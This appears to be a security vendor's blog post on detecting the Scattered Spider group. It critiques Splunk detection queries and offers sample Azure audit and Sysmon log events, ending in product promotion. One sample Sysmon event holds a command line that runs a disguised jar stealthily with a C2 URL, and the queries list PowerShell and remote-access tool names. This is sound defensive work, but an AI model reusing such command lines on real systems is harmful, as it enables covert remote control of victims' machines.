
Scattered Spider is a rapidly emerging threat. As a native English-speaking group, it has quickly become a versatile adversary—ranging from data exfiltration to ransomware deployment. It is referenced in numerous analyses, including but not limited to those by CISA, ReliaQuest, AttackIQ, Unit 42, and Google Cloud.
https://www.cisa.gov/news-events/cybersecurity-advisories/aa23-320a
https://reliaquest.com/blog/scattered-spider-attack-analysis-account-compromise
https://www.attackiq.com/2025/05/29/emulating-scattered-spider
https://unit42.paloaltonetworks.com/muddled-libra-evolution-to-cloud
https://cloud.google.com/blog/topics/threat-intelligence/unc3944-targets-saas-applications
https://www.tidalcyber.com/blog/scattered-spider-evolving-resilient-group-proves-need-for-constant-defender-vigilance
Known Scattered Spider aliases are: 0ktapus, oktapus, UNC3944, Starfraud, muddled libra, scattered swine, scatter swine, octo tempest, roasted 0ktapus, storm-0971, storm-0875, dev-0971. The group is identified as G1015 in the MITRE ATT&CK framework, with a corresponding UUID in the MISP galaxy 3b238f3a-c67a-4a9e-b474-dc3897e00129.
Despite extensive documentation of campaigns, tools, tactics, and techniques, the collective data is often fragmented—making it difficult to form a clear understanding of the attack pattern. At Detecteam, we address this by automatically generating cohesive attack scenarios and detections logic using AI.

For instance, the generated Attack Flow (download available) clarifies that although “Ratty RAT” is mentioned, there is no evidence that it includes audio/video capture or keylogging, which are typical of that RAT
Vendor-provided detections tools often fall short—for example, many miss scripting-based attacks targeting MFA. Splunk Research offers useful insight, but there are pitfalls. Consider this Splunk query:
`o365_management_activity` Operation="Disable Strong Authentication."
| rename UserId as user object as src_user
| fillnull
| stats count min(_time) as firstTime max(_time) as lastTime by signature dest user src vendor_account vendor_product src_user
| `security_content_ctime(firstTime)`
| `security_content_ctime(lastTime)`
| `o365_disable_mfa_filter`
The issue? The operation string “Disable Strong Authentication.” with a trailing period doesn’t exist in Office 365 logs. In Azure Audit logs, the correct field value is "Disable Strong Authentication" without the period.
{"time": "2025-08-18T09:16:58.0000000Z", "resourceId": "/tenants/83010b62-eac2-49d5-9877-fd519cb7dbf4/providers/Microsoft.aadiam", "operationName": "Disable Strong Authentication", "operationVersion": "1.0", "category": "AuditLogs", "tenantId": "83010b62-eac2-49d5-9877-fd519cb7dbf4", "resultSignature": "None", "durationMs": 0, "correlationId": "86aabf8d-da73-43b8-b88a-992640228a2a", "Level": 4, "properties": {"id": "Directory_fde6a082-8c8f-4f0b-b0d2-8c85be96e923_DADCR_173270", "category": "UserManagement", "correlationId": "example.com", "result": "success", "resultReason": "", "activityDisplayName": "Disable Strong Authentication", "activityDateTime": "2025-08-18T09:16:58.0000000+00:00", "loggedByService": "Core Directory", "operationType": "Update", "userAgent": null, "initiatedBy": {"user": {"id": "2d36b253-76f0-4c9a-b511-2d2ace2e074a", "displayName": null, "userPrincipalName": "CBiales", "ipAddress": "", "roles": []}}, "targetResources": [{"id": "e6514d18-ad0b-40a2-bc83-d52163936fa8", "displayName": null, "type": "User", "userPrincipalName": "mleftkowitcz", "modifiedProperties": [{"displayName": "StrongAuthenticationRequirement", "oldValue": "[{RelyingParty:*,State:1,RememberDevicesNotIssuedBefore:2025-08-18T09:16:58+00:00}]", "newValue": "[]"}, {"displayName": "Included Updated Properties", "oldValue": null, "newValue": "StrongAuthenticationRequirement"}], "administrativeUnits": []}], "additionalDetails": []}}A better Splunk search for detecting MFA disablement is:
index=* sourcetype="azure:monitor:aad" operationName="Disable Strong Authentication" This underscores a broader problem: untested detections logic can be as dangerous as no detections at all.
Giving a single detection to anyone without the equivalent test means giving a fast car to anyone without driving instructions: you hit the wall. This is why at Detecteam we generate data to create detections: our detections come from at least a specific event.
Understanding Splunk Analytic Story
Splunk provides an analytic story for Scattered Spider, which is available here: https://research.splunk.com/stories/scattered_spider/ Let’s dig deeper into some of their detections:
Detection: Detect Remote Access Software Usage File
Even with reputable sources like Splunk, detections rules often overlook non-standard tools like rattyRAT or executables such as screenconnect.exe or teamviewer.exe. Splunk’s remote-access software detections rely on static file name lists, missing many emerging variants.
<Event xmlns="http://schemas.microsoft.com/win/2004/08/events/event"><System><Provider Name="Microsoft-Windows-Sysmon" Guid="{5770385F-C22A-43E0-BF4C-06F5698FFBD9}"/><EventID>1</EventID><Version>5</Version><Level>4</Level><Task>1</Task><Opcode>0</Opcode><Keywords>0x8000000000000000</Keywords><TimeCreated SystemTime="2025-08-18T09:18:58.000000000Z"/><EventRecordID>6553980</EventRecordID><Correlation/><Execution ProcessID="3216" ThreadID="3964"/><Channel>Microsoft-Windows-Sysmon/Operational</Channel><Computer>mydomain</Computer><Security UserID="S-1-5-18"/></System><EventData><Data Name="UtcTime">2025-08-18 09:18:58.000</Data><Data Name="ProcessGuid">{A23EAE89-BD56-5903-0000-0010E9D95E00}</Data><Data Name="ProcessId">21192</Data><Data Name="Image">cmd.exe</Data><Data Name="CommandLine">cmd /c start /b "" "C:\\Windows\\System32\\javaw.exe" -jar "C:\ProgramData\Intel\svchost-updater.jar" --mode stealth --c2 https://192.95.20.8/api</Data><Data Name="CurrentDirectory">C:\Users\mleftkowitcz\AppData\Local\Temp</Data><Data Name="User">mleftkowitcz</Data><Data Name="LogonGuid">{d11fe3df-7859-5eb2-8faf-6ccd76cf8fc1}</Data><Data Name="LogonId">0xc4319f11</Data><Data Name="TerminalSessionId">1</Data><Data Name="IntegrityLevel">Medium</Data><Data Name="Hashes">SHA256=BDC6C21C5D80F35BE3F532E227C591E0C80901A4BF6E52ADD268767ADA8B7A03</Data><Data Name="ParentProcessGuid">{A23EAE89-BD28-5903-0000-00102F345D00}</Data><Data Name="ParentProcessId">33376</Data><Data Name="ParentImage">C:\Windows\System32\cmd.exe</Data><Data Name="ParentCommandLine">C:\Windows\System32\cmd.exe</Data></EventData></Event>Detection: Any Powershell DownloadString
This detection leverages the macro process_powershell which is:
(Processes.process_name=pwsh.exe OR Processes.process_name=powershell.exe OR Processes.process_name=powershell_ise.exe OR Processes.original_file_name=pwsh.dll OR Processes.original_file_name=PowerShell.EXE OR Processes.original_file_name=powershell_ise.EXE)Putting aside looking for a name instead of a behavior, while the list will triggers when encountering usual powershell executables, the list is larger. Splunk even provides one with their forwarder: splunk-powershell.exe which should be added to that list, as well as “pwsh-preview.exe“.
Writing good detections
Building effective detections is notoriously difficult—and even the most skilled teams can spend weeks getting them right. The good news? With Detecteam, you don’t need deep insider knowledge. By focusing on behaviors and continuously testing them, Detecteam’s AI delivers the precision your organization needs, automatically. What once took weeks of manual effort can now be done in minutes—turning detections into a powerful advantage for your security team. Don’t just keep up. Stay ahead—with Detecteam.